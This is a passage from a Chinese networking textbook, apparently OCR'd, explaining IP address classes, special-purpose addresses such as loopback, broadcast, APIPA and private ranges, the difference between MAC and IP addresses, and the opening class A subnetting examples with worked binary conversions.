


图 5-15　E 类 IP 示意图

(1) 起始位：1111。

(2) 用途：供日后研究使用。

(3) IP 范围：240.0.0.0～255.255.255.255。

(4) 首个值域：240～255。

IP 地址所有分类和详细说明见表 5-2。

表 5-2　IP 地址分类表和详细说明

IP 地址类型	起始位	首个值域	网络数量	主机数量/每个网络	用　　途
A 类	0	0～127	2^7-2	$2^{24}-2$	大规模网络
B 类	10	128～191	2^{14}	$2^{16}-2$	中规模网络
C 类	110	192～223	2^{21}	2^8-2	小规模网络
D 类	1110	224～239	—	—	组播网络
E 类	1111	240～255	—	—	未使用

5.3.3　特殊 IP 地址

IP 地址用于标识网络中唯一设备，但并不是每一个 IP 都可以随意分配的：有的 IP 不能分配给公网；有的 IP 可被重复分配；有的 IP 只能用于特定场合，不能标识网络设备。下面详细介绍这些特殊 IP 地址。

1. 环回地址

127 网段的 A 类 IP 被称为环回地址，在 Windows 中还被称为“Localhost”，主要用于测

① 市面很多书和资料将 E 类 IP 起始位定义为“11110”，这是错误的。如果 E 类 IP 起始位为“11110”，那么E 类 IP 最小值为 240.0.0.0，最大值为 247.255.255.255(将二进制 11110111 转换为十进制是 247)，这会导致 248.0.0.0～255.255.255.255 地址段不属于 A、B、C、D、E 任何一类，读者应从本质上理解 IP 地址划分原则，不应死记硬背、照本宣科，以避免类似错误发生。

试网络协议和环路测试，不会向外部网络接口发送。常用的环回地址如下。

(1) 127.0.0.1

127.0.0.1 回送地址相当于本地实际 IP，主要用于测试本地进程之间的通信。无论哪个进程使用回送地址发送数据，IP 协议均会立即返回至本机，不会在网络之中传输。例如在运行出口输入“ping 127.0.0.1”，用于测试本机 TCP/IP 协议是否安装或运行正常；在浏览器中输入“http://127.0.0.1”，用于测试本地 Web 服务器是否正常工作。

(2) 127.1.2.3

在浏览器中输入“127.1.2.3”，用于在排除网络路由情况下测试 IIS 是否正常启动。

2. 未知地址

全“0” IP“0.0.0.0”表示未知设备和网络。当网卡设置成自动获取 IP 时，主机刚启是没有具体 IP 的，将使用“0.0.0.0”IP 作为源地址并向所处网络广播；网络 DHCP 服务器[①]接收到源 IP 为全“0”的请求包，将从地址池中选取适合的 IP 分配给主机。

3. 网络位为“0”的 IP

网络位为“0”的 IP 表示所处网段的某一主机。例如，A 类特殊 IP“0.0.0.10”，网络位为 0，表示所处网络中的第 10 个主机；“0.0.1.2”表示所处网络中主机号为 1.2 的主机，即第 258[②] 个主机。又如，A 类网络中主机 112.34.3.2 要把数据发送给所处网络中另一台主机 112.34.3.3，其目的 IP 可以为“0.34.3.3”。

4. 主机位为“0”的 IP

主机位为“0”的 IP 用于表示一个网段。例如，192.168.1.10 和 192.168.1.20 两个主机都属于 192.168.1.0 网段；172.16.1.10 和 172.16.1.20 都属于 172.16.0.0 网段。同一网段的主机逻辑上处于同一局域网，通过交换机通信；不同网段的主机处于不同局域网，通过路由器通信。

5. 受限广播地址

全“1”IP“255.255.255.255”被称为受限广播地址，不能标识设备，用于向所处网络广播数据，不被路由器转发，因此也被称为受限广播地址。如图 5-16 所示，路由器连接 192.168.2.0




图 5-16 受限广播地址

① DHCP 服务器是给网络客户机分配 IP 地址的服务器。

② 把主机位“1.2”用二进制表示为“00000001 00000010”，再将 16 位二进制转换为十进制得 258。

和 192.168.1.0 两个网段，右边主机 192.168.1.10 服务器需要向全网广播数据包，则把数据包首部目的地址设为全“1”地址“255.255.255.255”向所处网络广播。192.168.1.0 网段中的所有主机都能接收到广播包，路由器同样可以接收，但不会转发至 192.168.2.0 网段。

6. 自动专用地址

当主机获取 IP 地址不成功时，Windows 系统将会从 169.254.0.0 自动专用地址段随机给本地分配一个 IP。例如，在图 5-17 中，局域网 DHCP 服务器故障，客户机 A 启动时连续 3 次发送广播请求仍无法获取到 IP 地址，此时 Windows 将会从自动专用地址段随机①给本机分配一个临时 IP，用于向网络中其他无法获得 IP 的主机通信。




图 5-17　169.254.0.0 网段 IP

7. 私有地址

私有地址也被称为专用地址，是任何机构内部都可以重复使用的 IP 地址。私有地址不能在公网中分配，重复分配也不会造成与全球 IP 冲突。为解决 IP 地址短缺问题，在 A、B、C 这 3 类地址段中划分出部分区域作为私有地址，用于标识机构内部主机。当内网多个主机需要接入 Internet 时，通过 NAT(Network Address Translation)②服务器将私有地址转换为公有地址，共享公共 IP 与外网通信。私有地址段如下。

(1) A 类地址中的 10.0.0.0～10.255.255.255。

(2) B 类地址中的 172.16.0.0～172.31.255.255。

(3) C 类地址中的 192.168.0.0～192.168.255.255。

如图 5-18 所示，某公司采用 C 类私有地址规划内部网络，通过公共 IP“202.116.64.100”接入 Internet。当内网主机需要接入 Internet 时，NAT 服务器将来自内网的私有地址转为公共 IP“202.116.64.100”接入外网。

5.3.4　IP 地址与 Mac 地址区别

Mac(Media Access Control)地址也被称为物理地址，由网络设备制造商在生产时刻录于网卡闪存芯片中，用户无法更改。Mac 地址长度为 6B(48b)，中间用冒号分隔，如 00:00:20:0A:8C:6D。其中，前 24 位由生产商向 IEEE 组织申请③，后 24 位由厂商自行分配，从而

① 之所以随机是为了避免获得的自动专用 IP 与网络中其他计算机 IP 冲突。
② NAT 网络地址转换将会在稍后章节讲述。
③ 因此，Mac 地址前 24 位被称为厂商地址。




图 5-18　私有地址

保证每个 Mac 在全球的唯一性。

Mac 地址是网卡的身份表识，虽然在全球具有唯一性，但是在 Internet 中通过 Mac 地址寻址并不现实，因为 Mac 地址信息与地方区域无关，若全球通过 Mac 地址寻址找到网络中某个主机等于要在交换机上百亿个记录中找到目的主机，这无异于大海捞针。为解决这个问题，必须引入类似邮政编码的逻辑地址在全球划分区域，IP 地址应运而生。

IP 地址长度为 32 个比特，分为网络号和主机号，其中公共 IP 在全球范围内划分①，一个 IP 标识一个区域。路由器通过数据包 IP 地址进行投递，抵达目的网络后交换机再根据 Mac 地址找到目的主机，整个过程犹如信件的投递过程，IP 地址类似于邮政编码，Mac 地址类似于收件人名称，如图 5-19 所示。




图 5-19　信件投递地址

5.4　子 网 划 分

在当初规划 IP 地址时，A 类 IP 适用于大规模网络，被分配给大型网络服务机构和组织；B 类 IP 适用于中规模网络，被分配给大型公司和其他组织，这样分配导致大量 IP 地址

① 由于内部网络所有主机共享 NAT 服务器的公共 IP 接入 Internet，也就是说公共 IP 在标识某个 NAT 服务器的同时也代表一个区域网络。基于这种方法 IP 地址在全球分配，可以根据数据包 IP 地址定位到网络地理范围。

的浪费和消耗[①]。另外，大型网络中的广播数据包会堵塞带宽，造成网络拥塞。例如，A 类网络能容纳约 1700 万个设备，当网络中某个主机用全“1”地址向全网广播时[②]势必造成网络瘫痪。

为了方便管理，提高网络运行效率和安全，同时解决 IP 地址不足的问题，由此引入子网划分。子网划分是借助子网掩码重新标识子网位和主机位，在大型网络中划分若干个子网，从而将一个大网分割为多个较小的逻辑网络，不同子网属于不同逻辑网络[③]，广播被限制于子网内部，这样可以有效抑制广播风暴，以减少拥塞。

子网掩码(Subnet Mask)长度和 IP 地址相同，共 32 位。它将 IP 地址的网络位定义为“1”，子网位定义为“1”，主机位定义为“0”。引入的子网位占用部分主机位，从而把一个网络划分为多个大小相同的逻辑子网。单个子网掩码没有任何意义，必须结合 IP 地址一起使用。

5.4.1　A 类 IP 的子网划分实例

1. 实例一

对于 A 类 IP“10.130.1.186”，若不划分子网，那么根据子网掩码定义准则，“10”作为网络位被定义为 8 个“1”，“130.1.186”作为主机位被定义为 24 个“0”，如图 5-20 所示。其默认子网掩码[④]是“255.0.0.0”，记为“10.130.1.186/8”(8 表示 IP 地址对应的子网掩码有 8 个“1”)。IP 地址必须结合其子网掩码才可以判断所处网络的具体位置[⑤]，含义如下。

(1) 网络号：第 10 个网络。

(2) 主机号：10000010 00000001 10111010。

(3) IP 地址含义：表示处于第 10 网络中的第 8520122[⑥] 主机。




图 5-20　A 类 IP 默认子网掩码

① 例如，一个 B 类网络能容纳 65534 个设备，当某大型服务机构主机数量只有几千台时，剩余 IP 将被保留以供其日后使用，不予分配，从而导致大量 IP 地址的浪费。

② 例如，用户在扫描网络时，查询信息会向全网广播，接收到广播的主机都要做出相应，得到扫描结果，整个扫描过程会在网络中产生大量广播风暴堵塞带宽。

③ 由于不同子网属于不同的逻辑网络，因此不同子网之间的主机即使网络号相同也不能相互通信，必须通过路由器寻址转发。

④ 默认子网掩码即不划分子网的子网掩码。

⑤ 当引入子网掩码后，IP 地址和子网掩码必须配合使用，单个 IP 地址和单个子网掩码都没有确切含义。

⑥ 将 24 个主机位“10000010　0000001 10111010”转换为十进制为“8520122”。

2. 实例二

同样，对于 A 类 IP“10.130.1.186”，那么若划分子网，那么子网位占用主机位的最高两位，将剩余的 22 位作为主机位，根据子网掩码定义准则，“00001010”作为网络位被定义为 8 个“1”，“10”作为子网位被定义为“11”，将剩余 22 个主机位定义为“0”，如图 5-21 所示。其子网掩码是“255.192.0.0”，记为“10.130.1.186/10”。该网络共划分出 $2^2-2=2$ 个子网①，第一个子网是“01”子网，第二个子网是“10”子网，每个子网能容纳 $2^{22}-2=4194302$ 个主机。IP 地址具体含义如下。

(1) 网络号：第 10 个网络。

(2) 子网号：10。

(3) 主机号：000010 00000001 10111010。

(4) IP 地址含义：表示处于第 10 网络中第 2② 子网的第 131514③ 主机。

